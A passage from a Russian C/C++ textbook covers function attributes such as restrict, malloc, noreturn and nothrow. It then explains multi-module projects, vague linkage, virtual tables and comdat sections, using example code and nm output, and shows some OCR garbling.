Результат работы функций с ограниченными побочными эффектами может зависеть не только от её аргументов, но и от глобальных переменных (т. е. функции имеют право чтения глобальной памяти), однако сам результат ограничен лишь возвращаемым значением, но не изменением глобальных переменных (т. е. функции не имеют права изменения глобальной памяти). Хорошими примерами `pure` функций являются `memcmp`, `strlen` и др., хотя на практике атрибут `pure` применяется редко.

**Квалификатор `restrict`.** Этот квалификатор предназначен для повышения качества работы оптимизатора. Предположим, существует некоторая функция, сходная с `memcpy`:

```
void copy( char *dst, const char *src, int n ) /* simple copy */
{
    while ( n-- ) *dst++ = *src++;
}
```

Предполагается, что функция копирует `n` байт из области памяти, начинающейся с адреса, заданного аргументом `src` в область памяти, заданную аргументом `dst`. Побайтовое копирование память-память является медленной операцией, так как на каждой итерации процессор будет считывать из памяти только один байт и затем записывать его обратно. Как правило, копирование выгоднее делать не по одному байту, а сразу по несколько, рассматривая `src` и `dst` как указатели не на `char`, а на `int`, `long` и т. д., чем больше будет размер типа, тем быстрее выполнится копирование. Поэтому оптимизирующий компилятор в принципе мо-

жет заменить<sup>1</sup> цикл с  $n$  итерациями посимвольного копирования на цикл с  $n/2$  итерациями пословного копирования (на 16-ти разрядной машине) или  $n/4$  итерациями копирования 32-х разрядных данных и т. п. Это позволяет ускорить выполнение подпрограммы пропорционально увеличению размера передаваемых данных.

Однако, если области памяти размером  $n$  байт, начинающиеся с адресов, заданных аргументами  $src$  и  $dst$  перекрываются, то возможны интересные эффекты, существенно ограничивающие возможности оптимизации:

```
int main()
{
    char a[37] = "ABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789"; /* 36 символов */

    printf( "%s\n", a ); /* строка до изменения */
    copy( a+1, a, 32 ); /* копируем строку в себя со сдвигом +1 */
    printf( "%s\n", a ); /* строка после изменения */

    return 0;
}
```

При посимвольном копировании на первой итерации цикла символ  $a[0]$  должен быть скопирован в  $a[0+1]$ , т. е. строка уже будет начинаться с последовательности "AACDEF...". На второй итерации  $a[1]$  будет скопирован в  $a[1+1]$  и в начале строки будет уже три буквы А: "AAADEF..." и т. д., так что в начале строки окажется последовательность из 33-х символов "A". Правильный результат должен быть таким (три последних символа не затрагиваются копированием):

```
'ABCDEFHIJKLMNOPQRSTUVWXYZ0123456789'
'AAAAAAAAAAAAAAAAAAAAAAA789'
```

Попробуем сами выполнить оптимизацию функции `copy` для копирования по несколько символов на каждой итерации:

```
void copy( char *dst, const char *src, int n ) /* loop unroll */
{
    while ( 0 != (n & (sizeof(int)-1)) ) { *dst++ = *src++; --n; }

    while ( n ) {
        *(int*)dst = *(int*)src;      n -= sizeof(int);
        dst += sizeof(int);          src += sizeof(int);
    }
}
```

Теперь, предполагая 32-х разрядную машину (т. е. размер `int` равен 4 байтам), для приведённого выше примера с перекрывающимися областями моделируем работу подпрограммы. Так как  $n$  равно 32, то первый цикл выполнять-

<sup>1</sup> Т. н. частичное разворачивание цикла: `for (N раз) { операция; }` заменяется на конструкцию `for (N/M раз) {операция1,операция2,...,операцияM}`, после чего оптимизируется линейная последовательность операций  $1\dots M$ . Оптимизатор обязан учитывать, что  $N$  может быть не кратно  $M$  и потребуется ещё одна последовательность  $N \% M$  операций.

ся не будет ( $32\%4 == 0$ ) и на первой же итерации второго цикла сразу четыре байта ( $a[0]$ ,  $a[1]$ ,  $a[2]$  и  $a[3]$ , т. е. подстрока "ABCD") будут записаны со смещением +1 (в  $a[0+1]...a[3+1]$ ) и начало строки станет таким: "AABCDFGHJK..". На второй итерации будет прочитано четыре следующих байта  $a[4]...a[7]$  (подстрока "DFGH") и они будут записаны в  $a[4+1]...a[7+1]$ , после чего начало строки станет "AABCDDFGHJK..". Вместо прежней "AAAAAAAAAAAAAAA789" в итоге будет получено:

```
'AABCDDFGHJKLLNOPPRSTTVWXXZ011345789'
```

*То есть такая оптимизация, безусловно целесообразная для подавляющего большинства случаев, может привести к неправильным результатам в случае перекрывающихся областей памяти, что запрещает применение подобных способов оптимизации.*

Квалификатор `restrict` (в текущих версиях компиляторов `__restrict`) употребляется для описания указателей и подсказывает оптимизатору, что в данном блоке кода возможна оптимизация, основанная на предположении отсутствия взаимовлияния<sup>1</sup> при разыменовании указателей:

```
void copy( char * __restrict dst, const char * __restrict src, int n )
{
    /* restrict pointers */
    while ( n-- ) *dst++ = *src++;
}
```

В так описанной подпрограмме сору оптимизатор может эффективно выполнить частичное разворачивание цикла и существенно уменьшить потребное число итераций. Важно, однако, помнить, что квалификатор `restrict` лишь разрешает компилятору соответствующие способы оптимизации, но не гарантирует правильности их применения программистом. Более того, *ошибочное применение `restrict` указателей в общем случае на этапе компиляции не диагностируется*.

Также важно помнить, что большинство стандартных функций, описанных в заголовочных файлах `string.h` и `memory.h`, включая `memcpу`, `strcpу`, `strncpy` и многие, другие, зачастую оптимизированы для непересекающихся областей и явно или неявно<sup>2</sup> используют `restrict` указатели.

Детали реализации этих функций в стандартных библиотеках различных производителей варьируются и результаты их применения для перекрывающихся областей памяти (за исключением специально спроектированных для таких случаев функций, типа `memmove`) могут отличаться. Ниже приводятся результаты приведённого выше теста для функций `memmove`, `memcpу` и трёх реализаций функции

- 
- 1 *Более строго: вводится понятие «псевдонимов» (alias), т. е. наличия нескольких переменных или выражений, обеспечивающих доступ к одной и той же ячейке памяти. В примере, скажем, в функции `copy`  $dst[0]$  оказывается псевдонимом  $src[1]$ , т. к. и  $dst$  и  $src$  использованы так, что ссылаются на перекрывающиеся области памяти. Оптимизатор должен по возможности находить и учитывать наличие псевдонимов, что часто либо невозможно, либо слишком трудоёмко. Квалификатор `restrict` разрешает не проверять наличие псевдонимов по данному указателю.*
  - 2 *Т. е. квалификатор `restrict` может и не использоваться, но реализация функции (аналогично `copy` в варианте с частичным разворачиванием цикла) предполагает отсутствие побочных эффектов при разыменовании.*

copy: самой простой (*simple copy*, см. выше), с частичным разворачиванием цикла (*loop unroll*) и с использованием `restrict` указателей (*restrict pointers*) для оптимизирующих компиляторов GCC C/C++ 4.5.1 20101208 (опция `-O3`) и Visual C/C++ 16.00.30319.01 (опции `/O2 /Oy`), 32-х и 64-х разрядные платформы:

'ABCDEF~~GHIJKLMNOPQRSTUVWXYZ~~0123456789'      исходная строка

Функция `memmove` и самый простой вариант *simple copy* на всех платформах ведут себя ожидаемым образом: `memmove` корректно копирует со смещением в один символ (выделено шрифтом), а *simple copy* «размножает» первый символ на всю копируемую область:

'A~~ABCDEF~~~~GHIJKLMNOPQRSTUVWXYZ~~0123456789'      `memmove`, все платформы

'AAAAAAA~~AAAAAAAAAAAAAA~~789'      *simple copy*, все платформы

Копирование с частичным разворачиванием цикла (*loop unroll*) также ведёт себя одинаково, т. к. размер типа `int` равен 32 битам или 4 байтам на перечисленных платформах. Шрифтом выделены получающиеся «стыки» на границах 4-х байтовых блоков:

'AABC~~DDFGH~~HJKL~~NOPPRSTT~~VWXZ0113456789'      *loop unroll*, все платформы

То есть при трансляции функции `copy` в вариантах побайтового копирования и частичного разворачивания цикла, выполненного программистом, учитывается возможность побочных эффектов разыменования и использованы лишь инвариантные к этим эффектам методы оптимизации.

Реализация стандартной функции `memcp1` использует частичное разворачивание циклов с копированием по несколько байт (32-х и 64-х разрядных чисел на соответствующих платформах) на каждой итерации. В описании функции явно указано, что результат её применения для пересекающихся областей памяти может варьироваться. Это заметно по наличию «стыков» (выделены шрифтом):

'AABCDEF~~GHHJKL~~MNOPPRSTUVWXZ0123456789'      64-х разрядные платформы

'AABC~~DDFGH~~HJKL~~NOPPRSTT~~VWXZ0113456789'      32-х разрядные платформы

Применение `restrict` указателей даёт наибольшую свободу оптимизатору, что заодно приводит к наибольшему разнообразию получаемых результатов в частных случаях. Для Visual C/C++ функция `copy` (вариант `restrict pointers`) вообще была заменена компилятором на вызов функции `memcp`<sup>2</sup>.

'AABCDEF~~GHIJKL~~MNOPQRSTUVWXZ0123456789'      Visual C/C++, обе платформы

В случае GCC C/C++ и `restrict` указателей цикл был частично развернут, но с дополнительными проверками на кратность 16 адреса приёмника. В случае

---

1 Некоторая некорректность: в оптимизирующем варианте вместо вызова функции `memcp` выполняется подстановка её тела, т. н. встраивание функций (*inlining*). В реальности сравниваются встроенные эквиваленты, а не настоящие функции, чьё поведение может отличаться.

2 Это проверялось по полученному коду. Оптимизатор Visual C/C++ заменил прямой вызов `memcp` на встроенный код, а явно написанный цикл с `restrict` указателями был распознан как аналог `memcp` и наоборот заменён на вызов подпрограммы. Более того, библиотечная реализация `memcp` в Visual C/C++ работает аналогично `memmove`, что отличается от поведения встроенной реализации этой же функции в этом же компиляторе.

64-х разрядного кода для копирования использовались даже инструкции SSE, позволяющие переносить за раз 16 символов (шрифтом выделен фрагмент, перенесённый с помощью SSE):

'AAAAAAAAAAAAAA <u>AQRSTUVWXYZ012344789'</u> '	GCC C/C++, 64-х разрядный код
'AAAAAAAAAAAAAAAAAAAAAAAAAA <u>789'</u> '	GCC C/C++, 32-х разрядный код

*Использование указателей с квалификаторами restrict (`_restrict`) позволяет существенно ускорить выполнение оптимизированной программы, но требует особого внимания, так как проверок корректности их использования не выполняется.* Ни один из компиляторов в приведённых примерах не отметил того факта, что `restrict` указатели на самом деле использовались для перекрывающихся областей памяти, что приводит к тому, что работа оптимизированного варианта программы отличается от не оптимизированного. Т. е. оптимизированный вариант функции `copy` (в варианте `restrict pointers`) при таком использовании работает неправильно или, говоря строже: этот вариант является правильным, но неправильно используется. Ответственность за правильное использование квалификатора `restrict (_restrict)` целиком и полностью лежит на программисте.

*Атрибут функции `restrict/malloc`.* Этот атрибут имеет различные названия в Visual C/C++ (`restrict`) и GCC C/C++ (`malloc`), но одинаковый смысл. Он используется при описании функций, возвращающих некоторый указатель, который заведомо не имеет псевдонимов, если только он не является нулем, т. е. функция возвращает «почти<sup>1</sup> `restrict`» указатель (что послужило основанием для названия атрибута в Visual C/C++). Одним из широко используемых примеров такой функции является `malloc` (и, в свою очередь, её название использовано для названия атрибута в GCC C/C++).

Этот атрибут назначается функции с помощью ключевого слова `_declspec` или `_attribute_`, смотря по используемому компилятору. Функцию `_a_malloc`, осуществляющую выделение памяти с заданной гранулярностью из примера на стр. 294 стоило бы описать, например, так:

```
void * __attribute__((malloc)) _a_malloc( size_t size, size_t a2pow );
```

Что обеспечит возможность лучшей оптимизации использующего её кода.

*Атрибуты функций `noreturn` и `nothrow`.* Эти атрибуты определены во многих компиляторах, в том числе в Visual C/C++, в GCC C/C++, Intel C++ и других. Эти атрибуты используются при описании функций (прототипов функций) и позволяют генерировать более эффективный код.

Функции, помеченные атрибутом `noreturn`, не возвращают управления в вызывающую программу (такими, например, являются функции `exit` и `longjmp`). Оптимизатор может уменьшить общий размер кода и несколько увеличить скон-

---

<sup>1</sup> Возвращаемый указатель отличается от `restrict` в строгом смысле только в случае нулевого значения, когда он может оказаться псевдонимом других нулевых указателей. Однако нуль обычно маркирует какое-либо особое состояние (ошибочное, неинициализированное, отсутствие нужных данных и т. п.) и разыменование нулевого указателя не должно выполняться, что исключает взаимовлияние даже при наличии подобных псевдонимов.

рость выполнения программы, зная, что возврата управления из подпрограммы не будет.

Можно пояснить сказанное таким примером:

```
int test( int a, int b )
{
    if ( a > 3 ) return a+b;
    exit(0);
}
```

Если бы функция `exit` могла вернуть управление в вызывающий код, то при компиляции функции `test` надо было бы а) выдать сообщение об ошибке, так как функция `test` должна возвращать некоторое целое значение, а после вызова функции `exit` этого не происходит и б) после вызова `exit` надо было разместить в коде функции `test` нормальный эпилог. Но, так как функция `exit` описана как не возвращающая управления, то ни того, ни другого можно не делать.

Атрибут `noreturn` (равно как `nothrow`) назначается функции с помощью ключевого слова `__declspec` или `__attribute__`, смотря по используемому компилятору. Так, если прототип функции `exit` будет приведён в виде:

```
void exit( int __retcode ) __attribute__((noreturn));
```

или

```
void __declspec(noreturn) exit( int __retcode );
```

то компилятор сможет выполнить более точную проверку программы и сгенерировать более компактный и эффективный код. В реальных стандартных библиотеках именно так и делается

В общем случае надо учитывать, что вызов `noreturn`-функции может привести к нелокальному переходу, в т. ч. к обработке исключений. То, что функция не возвращает управления в точку, непосредственно находящуюся после инструкции вызова, ещё не означает, что поток управления на этом завершится.

Атрибут `nothrow` предназначен для описания функций, не вызывающих во время своей работы исключений. Для компилятора вызов функций, которые могут вызвать нелокальный переход, надо обрабатывать особым образом, так как при этом могут возникать побочные эффекты, связанные с изменением значений регистров и т. п. (подробнее, см., раздел «Нелокальные переходы и обработка исключений C++», со стр. 232, особенно обсуждение побочного эффекта на стр. 239). Вызов функций, не вызывающих исключений, может выполняться проще и быстрее<sup>1</sup>, поэтому имеет смысл передавать компилятору эту информацию. Подавляющее большинство функций, написанных на языке С (не C++) именно таково. Важно, однако, учитывать, что `nothrow` функция ни сама не должна вызывать исключений, ни вызываемые ею прямо или косвенно другие функции тоже не должны делать этого.

---

1 В GCC C/C++ существует ещё один интересный атрибут, `return_twice`, действие которого в чём-то обратно действию `nothrow`: он маркирует функции, которые являются конечными точками нелокальных переход и могут многократно возвращать управление, аналогично `setjmp`.

Атрибут `nothrow`, существующий в С и С++ эквивалентен описанию функций со спецификацией `throw()` в языке С++. Так, определения функции:

```
char *strcpy (char * __restrict __dest, const char * __restrict __src)
              __attribute__((nothrow));
```

или

```
char *strcpy (char * __restrict __dest, const char * __restrict __src)
              throw();
```

эквивалентны между собой, но первое справедливо и в С и в С++ (правда, в Visual C/C++ надо будет использовать `__declspec` для задания атрибута), а второе синтаксически правильно только в С++ (надо заметить, что в С механизм исключений не используется, так что невозможность использования `throw()` в С особых неудобств не представляет).

**Пример 33. Реализация проектов из нескольких модулей.** Использование функций, определённых в одном модуле кодом из других модулей сложностей, как правило, не представляет. Однако у начинающих программистов иногда встречаются сложности с обращением к глобальным переменным другого модуля. Кроме того, разные компиляторы предусматривают свои собственные способы упрощения подобных операций. Для начала надо уточнить понятия *описаний, определений и воплощений* (затрагивались ранее при обсуждении шаблонных функций, см. пример 19 на стр. 177):

*Описание подпрограммы или переменной* (*декларация, prototype, declaration*) содержит информацию о том, как надо обращаться к данной функции или данной переменной; описание обязательно должно быть известно компилятору к моменту первого обращения к ней. На низком уровне информации о типах переменных, возвращаемых результатах, списках аргументов подпрограмм и способе их передачи в явном виде не присутствует<sup>1</sup>, компилятор должен генерировать правильные последовательности инструкций с операндами правильного типа для работы с данным объектом. Описание позволяет компилятору сделать это, предостав员я необходимые сведения как для локальных символов (определенных в данном модуле), так и для внешних (не определенных в данном модуле). Описания одной и той же подпрограммы или переменной в разных модулях могут встречаться многократно и независимо друг от друга, лишь бы они не противоречили друг другу.

*Определение подпрограммы, переменной* (*definition*) содержит тело объявленной функции или декларацию переменной, приводящую к генерации некоторого машинного (или низкоуровневого) представления этой переменной.

*Реализация подпрограммы или переменной* (*воплощение, implementation*) обычно обозначает некоторое представление, соответствующее определению на языке высокого уровня и генерируемое транслятором<sup>2</sup>. Реализация глобального объекта обычно предполагает определение в модуле некоторого *общего символа*, представляющего собой точку входа в подпрограмму или адрес данных, пред-

<sup>1</sup> Косвенно эта информация может присутствовать в декорированных именах символов.

<sup>2</sup> Иногда определение и реализацию не различают между собой, если это не мешает пониманию.

ставляющих данную переменную. Размещённые после (в редких случаях до) этого символа код и/или данные являются реализацией (воплощением) объекта. В проекте из нескольких модулей реализация должна быть либо а) единственной, иначе на этапе сборки будут обнаружено множественное определение общих символов, либо б) множественной, тогда сборщик должен «совместить» разные воплощения в одно (как было в случае шаблонных функций, для реализации которых использовались перекрывающиеся секции, см. стр. 177).

*При разработке проектов из нескольких модулей необходимо обеспечить непротиворечивые описания (декларации) подпрограмм и переменных и определения, причём их воплощения должны быть либо единственными, либо перекрывающимися.* В простых случаях описания глобальных переменных и функций помещаются в один или несколько заголовочных файлов, а определения функций и глобальных переменных размещают в отдельных файлах. При этом часто следуют правилу: *создавать по одному файлу на один общий объект (подпрограмму или переменную)*, что позволяет сборщику уменьшить размер исполняемого фала, включая в него лишь действительно необходимые модули. Также надо проследить, чтобы заголовочный файл либо не включался в какой-либо модуль несколько раз (в т. ч. транзитивно), либо его повторное включение не приводило к многократным описаниям одних и тех же функций и/или переменных.

Заголовочный файл smpl33.h (пример 33):

```
#ifndef __SMPL33_HEADER
#define __SMPL33_HEADER
    /* такая условная компиляция гарантирует, что этот заголовочный файл
       будет скомпилирован не более одного раза, независимо от того,
       сколько раз он был указан в директивах #include ... */

#ifndef __cplusplus
#  define __NOTHROW     throw()
extern "C" {
    /* описанные ниже функции и переменные можно будет использовать как
       в программах на C, так и на C++ */
#else
#  define __NOTHROW
#endif

int test( int __arg__ ) __NOTHROW;    /* C-функция test не вызывает
                                         обработки исключений */
extern int g_data;

#ifndef __cplusplus
}      /* конец extern "C" */
#endif
#endif /* конец #ifndef __SMPL33_HEADER */
```

Файл smpl33a.c, содержащий определение глобальной переменной:

---

```
#include "smp133.h"

int g_data = -1; /* определение глобальной переменной */
```

Файл `smp133b.c`, содержащий определение функции `test`, ссылающейся на глобальную переменную `g_data`, определённую в модуле `smp33a`:

```
#include "smp133.h"

int test( int x ) __NO_THROW /* определение глобальной функции */
{
    return g_data * x;
}
```

Файл `smp133c.c`, содержащий главную функцию `main` и обращающийся к функции `test` из модуля `smp133b`:

```
#include <stdio.h>
#include "smp133.h"

int main( int ac, char **av )
{
    printf( "ac=%d result=%d\n", ac, test( ac ) );
    return 0;
}
```

При описании функций ключевое слово `extern` может быть пропущено (в примере так и сделано, см. `smp133.h`, хотя допустимо было бы описывать прототип как `extern int test( int ) __NO_THROW;`), а при описании переменных, определённых в других модулях, оно обязательно (`extern int g_data;` там же). Здесь в прототипе функции приведено имя аргумента, которое не является обязательным (необходимо лишь указание типа) и может не совпадать с действительным именем аргумента в определении функции. Наличие имён аргументов в прототипе улучшает читаемость заголовочных файлов. Условное определение макроса `__NO_THROW` и его применение в прототипе функции позволяет несколько улучшить качество оптимизированного кода при компиляции C++ программы (в случае обычного С этот макрос раскрывается в пустое выражение).

**Пример 34. Многомодульные проекты на C++.** В большинстве случаев применяется такой же подход, как и при разработке программ на С — с описаниями функций, методов, классов и т. п. в заголовочных файлах, а их определений — в файлах C++. Однако в программах на C++ достаточно часто возникают ситуации, когда затруднительно выбрать, в каком именно модуле надо размещать воплощение функции или переменной. С одним из таких случаев, шаблонными функциями, уже разбирались в примере 19 (см. стр. 177), но это далеко не единственный возможный случай.

Часто такие ситуации рассматривают в качестве обобщённого случая «нечёткого связывания» (*vague linkage*), самые распространённые из которых будут рассмотрены ниже в поясняющем примере.

Обычно нечёткое связывание имеет место при использовании шаблонов, встроенных функций C++, классов с виртуальными методами, информации о типе во время выполнения (в т. ч. явного использования оператора `typeid` и/или обработки исключений) и констант. В этих случаях нельзя однозначно выбрать единственный модуль, в котором будет реализован соответствующий объект и приходится внедрять эту реализацию во многие (или даже во все) модули проекта. Чтобы избежать ошибки множественного определения одного и того же объекта используют *общие (comdat)* записи, являющиеся аналогами накладываемых секций: при сборке проекта все экземпляры одного и того же объекта, определённого в общей записи, будут наложены друг на друга.

a) *Шаблоны (template)*. Шаблоны описываются с заранее неизвестными параметрами; а при использовании шаблоны должны *конкретизироваться (instantiate)* для данных параметров только тогда, когда эти параметры станут известны, то есть при компиляции использующих данный шаблон модулей. Так как одновременно несколько модулей одного проекта могут использовать один и тот же шаблон с одними и теми же параметрами, то возможна многократная одинаковая конкретизация в разных модулях. Подробнее см. обсуждение примера 19, стр. 177. Интересно, что методы и неэкземплярные члены шаблонного класса, по своему смыслу никак не зависящие от параметров шаблона, всё равно конкретизируются для данных параметров, т. к. это влияет на декорирование имён.

b) *Встроенные (inline) функции C++*. Обычно тело таких функций подставляется в исходный код программы в то место, где к ним происходит обращение. Однако в действительности встроенные функции могут быть как подставлены в исходный код, так и реализованы в качестве обычных подпрограмм по усмотрению компилятора. Если встроенная функция реализуется в виде подпрограммы, то её экземпляры могут создаваться во многих модулях, включающих в себя её определение (т. е. включающих заголовочный файл с её определением):

#### Заголовочный файл *c.h*:

```
inline int max( int a, int b ) { return a > b ? a : b; }
```

```
int test( int arg );
```

Модуль <i>a.cpp</i> :	Модуль <i>b.cpp</i> :
<pre>#include "c.h"  int main( int ac, char **av ) {     if ( max(ac, 5)==5 ) test(ac);     return 0; }</pre>	<pre>#include "c.h"  int test( int arg ) {     return -max( arg, 10 ); }</pre>

Функцию, определённую как встроенную, иногда бывает необходимо реализовать в качестве обычной подпрограммы (например, виртуальные методы, определённые в теле класса), а иногда выбор между встраиванием и реализацией в виде подпрограммы зависит от дополнительных факторов (например, при отладочной компиляции встроенные функции предпочтительно реализовывать в ка-

честве подпрограмм). При раздельной трансляции модулей непонятно, в какой именно модуль надо включить реализацию встроенной функции в виде подпрограммы (здесь: в модуле *a* или *b* должна быть реализация *max?*). Обычно встроенную функцию реализуют во всех модулях, нуждающихся в ней, но размещают её в общей записи, что позволяет во время сборки оставить только один экземпляр.

в) *Таблицы виртуальных методов* (*t. n. VTable*). В объектно-ориентированых языках для реализации виртуальных методов используют механизм косвенного вызова методов по таблице указателей на эти методы. Ассемблерная реализация обсуждалась в примере 21 (стр. 185), а здесь будет приведён поясняющий фрагмент программы на C++ и примерный эквивалент на C, поясняющий реализацию таблиц виртуальных методов:

Код на C++	Примерно эквивалентный код на C
<pre> // методы // C::F0, C::F1, D::F0 и D::F2 // реализованы где-то ещё // В варианте на C они называются // C_F0, C_F1, D_F0 и D_F2  struct C {     int x;     virtual void F0( int );     virtual void F1( int );     void test(); };  void C::test( void ) {     F1( x ); }  struct D : public C {     int y;     virtual void F0( void );     virtual void F2( void ); };  int main() {     D d;     d.test();     return 0; } </pre>	<pre> typedef void (*pfn)( int );  struct C {     pfn *pvt; /* скрытое поле */     int x; };  /* таблица виртуальных методов C */ pfn C_vtable[] = { C_F0, C_F1 };  void C_test( struct C *this ) {     (this-&gt;pvt[1])( this-&gt;x ); }  struct D {     pfn *pvt; /* скрытое поле */     int x;    /* унаследовано из C */     int y; };  /* таблица виртуальных методов D */ pfn D_vtable[] = { D_F0, C_F1, D_F2 };  int main() {     struct D d;     d.pvt=D_vtable; /* конструктор */     C_test( (struct C*)&amp;d );     return 0; } </pre>

Статически инициализированные массивы *C\_vtable* и *D\_vtable* являются, по сути, таблицами виртуальных методов классов *struct C* и *struct D*. Указатели на эти таблицы записываются в первые поля (в C++ эти поля неявные) соответству-

ющих классов в конце работы конструкторов. Такие таблицы создаются компилятором для всех классов, описывающих собственные или наследующие виртуальные методы. В общем случае описания классов и определения методов могут встречаться в разных модулях, так что неясно, где именно надо размещать реализации этих таблиц. Таблицы виртуальных методов реализуют в виде общей записи во всех модулях, содержащих определение хоть одного виртуального метода или обращающегося к конструктору класса с виртуальными методами.

Дополнительно может быть интересен случай с определением виртуального метода прямо в теле класса: определённые в классе методы считаются встраиваемыми, даже если `inline` не указано явным образом. Однако виртуальный метод всегда реализуется в виде подпрограммы, а не встраивается, так как в таблице виртуальных методов требуется указатель на него. Кроме того, транслятору часто неизвестно, метод какого потомка должен быть вызван, что исключает его подстановку. Такое определение виртуального метода является частным случаем встроенной функции, которая должна быть реализована в виде подпрограммы.

г) *Информация о type во время выполнения (RTTI, структура, содержащая эти сведения, часто называется typeinfo).* RTTI используется библиотекой времени выполнения для динамического приведения типов (`dynamic_cast`), оператором `typeid` и при обработке исключений C++. Структура `typeinfo` реализуется на практике совместно с таблицей виртуальных методов (обычно первый элемент таблицы содержит указатель не на метод, а на `typeinfo`) и при этом возникает та-кая же неопределенность с выбором модуля для реализации, как и в случае та-блицы виртуальных методов. Естественно, способ решения этой проблемы точно такой же: экземпляры структур, описывающих информацию о типе, создаются в виде общих (`comdat`) записей.

д) *Константы и неэкземплярные константные инициализированные члены данных.* Если константы (глобальные переменные, описанные со словом `const` или неэкземплярные константные члены данных класса) определены в заголовочном файле, то возможны ошибки из-за их многократной реализации в разных модулях проекта (часто константы внедряются прямо в код и множественность их реализаций не приводит к ошибкам, диагностируемым компилятором).

Ниже приводится небольшой работоспособный пример, реализующий некоторый набор классов для представления арифметических выражений (приведены только сложение и вычитание) над целыми числами. В этом примере используются все перечисленные выше элементы: а) шаблоны (классы `E` и `E2`); б) встроенные функции (`E_int::eval`, `E2::disp` и деструкторы определены в классе, т. е. могут быть встроенными, но, будучи виртуальными, должны быть реализованы обычными методами); в) виртуальные методы, реализованные в разных модулях (`E_int::disp`, `EAdd_int::eval` и `Esub_int::eval`); г) таблицы виртуальных методов (должны быть созданы для конкретизации шаблонных классов `E` и `E2` с параметризующим типом `int`, а также для классов `E_int`, `EAdd_int` и `Esub_int`); д) информация о типе (используется оператор `typeid` в методе `E2<T>::disp`) и е) константы, определяемые в разных модулях (`_E2_add` и `_E2_sub` объявлены и инициализированы в заголовочном файле и включены во все модули).

Ниже приводится текст заголовочного файла smpl34.h:

```
#ifndef __SMPL34_HEADER
#define __SMPL34_HEADER
#include <iostream>
#include <typeinfo>

namespace smpl34 {
const char _E2_add[] = "+", _E2_sub[] = "-";

template<class T> class E {
public: virtual ~E<T>() {}
    virtual T eval() = 0;
    virtual void disp() = 0;
};

class E_int : public E<int> {
private: int m_v;
public: E_int( int v ) : m_v(v) {}
    virtual int eval() { return m_v; }
    virtual void disp();
};

template<class T> class E2 : public E<T> {
public: E<T> *m_L, *m_R;     char *m_o;
public: E2( E<T> *L, E<T> *R, const char *o ) : m_L(L), m_R(R), m_o(o) {}
    virtual ~E2<T>() { delete m_L; delete m_R; }
    virtual void disp() {
        m_L->disp(); std::cout << m_o;
        if ( m_o != _E2_sub || typeid(*m_R) == typeid(E_int) ) {
            m_R->disp();
        } else {
            std::cout << "("; m_R->disp(); std::cout << ")";
        }
    }
};

class EAdd_int : public E2<int> {
public: EAdd_int( E<int> *L, E<int> *R ) :E2<int>( L, R, _E2_add ) {}
    virtual int eval();
};

class ESub_int : public E2<int> {
public: ESub_int( E<int> *L, E<int> *R ) :E2<int>( L, R, _E2_sub ) {}
    virtual int eval();
};
} // namespace smpl34
#endif
```

Файл `smp134a.cpp`, содержащий определение метода `E_int::disp` (классы `E_int`, `EAdd_int` и `ESub_int` наследуют шаблоны `E<T>` и `E2<T>` и сразу параметризованы типом `int` только для того, чтобы их виртуальные методы можно было определить в отдельных модулях, а не в декларациях классов):

```
#include "smp134.h"

void smp134::E_int::disp()
{
    std::cout << m_v;
}
```

Файл `smp134b.cpp` содержит определение единственного метода (нуждающегося в конкретизации шаблонного класса `E2<int>`):

```
#include "smp134.h"

int smp134::EAdd_int::eval()
{
    return E2<int>::m_L->eval() + E2<int>::m_R->eval();
}
```

Файл `smp134c.cpp` аналогичен предыдущему и также нуждается в `E2<int>`:

```
#include "smp134.h"

int smp134::ESub_int::eval()
{
    return E2<int>::m_L->eval() - E2<int>::m_R->eval();
}
```

Файл `smp134m.cpp` содержит главную функцию программы и реализует арифметическое выражение  $4-(8-3)+9$ :

```
#include "smp134.h"

using namespace smp134;

int main()
{
    EAdd_int *x = new EAdd_int(
        new ESub_int(
            new E_int(4),                                // 4
            new ESub_int( new E_int(8), new E_int(3) ) // 8 - 3
        ),
        new E_int(9)                                    // 9
    );
    x->disp(); std::cout << " = " << x->eval() << std::endl;
    delete x;
    return 0;
}
```

Интересно, что для программ на C целесообразно разбивать проект на множество небольших модулей, чтобы минимизировать размер исполняемого файла, а для программ на C++ это зачастую бесполезно (здесь это именно так), потому что на все виртуальные методы имеются ссылки в таблице виртуальных методов и содержащие их модули будут включены в исполняемый файл (при раздельной компиляции), даже если они никогда не будут использованы.

Ниже приводятся команды для компиляции с помощью GCC C/C++ и запуска этого примера в ОС Linux:

```
smp134> g++ -o smp134 -fmerge-all-constants -O3 smp134*.cpp
smp134> ./smp134
4-(8-3)+9 = 8
```

Можно провести небольшое исследование полученной программы с помощью простого анализа объектных файлов: вместо получения ассемблерных кодов или дампов объектных файлов можно стандартными средствами получить таблицы общих символов объектных файлов — это позволит выяснить, какие объекты и методы в какие модули попали и чьи реализации присутствуют в нескольких модулях. Существует стандартная для Unix-совместимых систем утилита [nm](#), позволяющая получить список символов для заданного объектного файла (команды приведены в синтаксисе sh):

```
smp134> for f in smp134*.cpp; do
    echo -e "\n$f";
    o=${f%.cpp}.o;
    g++ -o $o -O3 -c -fmerge-all-constants $f;
    nm -g -f sysv --defined-only -C $o
done
```

В результате выполнения этих команд все модули примера будут оттранслированы в объектные файлы и для каждого из них выведен список общих символов (опция `-g` исключает из списка локальные символы, опция `--defined-only` исключает внешние) с расшифрованными именами (опция `-C`) и в формате, принятом в SYS V (опция `-f sysv`). Многие методы и объекты реализованы сразу в нескольких модулях, поэтому суммарный список получается значительного размера и содержит избыточные для данного случая сведения (например, значения символов и размеры объектов).

В таблице 48 (стр. 336) сведены имена символов (после расшифровки) и содержащие их секции с указанием модулей, в которых они встречаются. Для всех пяти классов обнаруживается по три деструктора<sup>1</sup>, информация о типе времени выполнения (структура `typeinfo`, строка с именем типа, которое использовано в `typeinfo` и таблица виртуальных методов класса `VTable`) и реализаций методов

---

<sup>1</sup> Автоматически создаются три деструктора: а) базовый («`D2`», *base object destructor*), это деструктор самого объекта непосредственно; б) полный («`D1`», *complete object destructor*), который сверх того выполняет деструкторы виртуальных базовых классов и в) освобождающий («`D0`», *deleting object destructor*) дополнительно вызывающий оператор `delete`. Базовый и полный деструкторы могут совпадать, что видно, например, по имени секции.

`disp` и `eval` тех классов, в которых они определены, а также реализация главной функции `main`. Все конструкторы являются автоматически генерируемыми и внедрены в код, отдельными методами (и символами) они не представлены.

Таблица 48: Множественные реализации методов и объектов в примере 34.

Символ	Секция	smpl34...			
		a	b	c	m
<code>main</code>	<code>.text</code>				+
<code>smpl34::E&lt;int&gt;::~E()</code>	<code>.text._ZN6smpl1341EIiED0Ev</code>	+	+	+	+
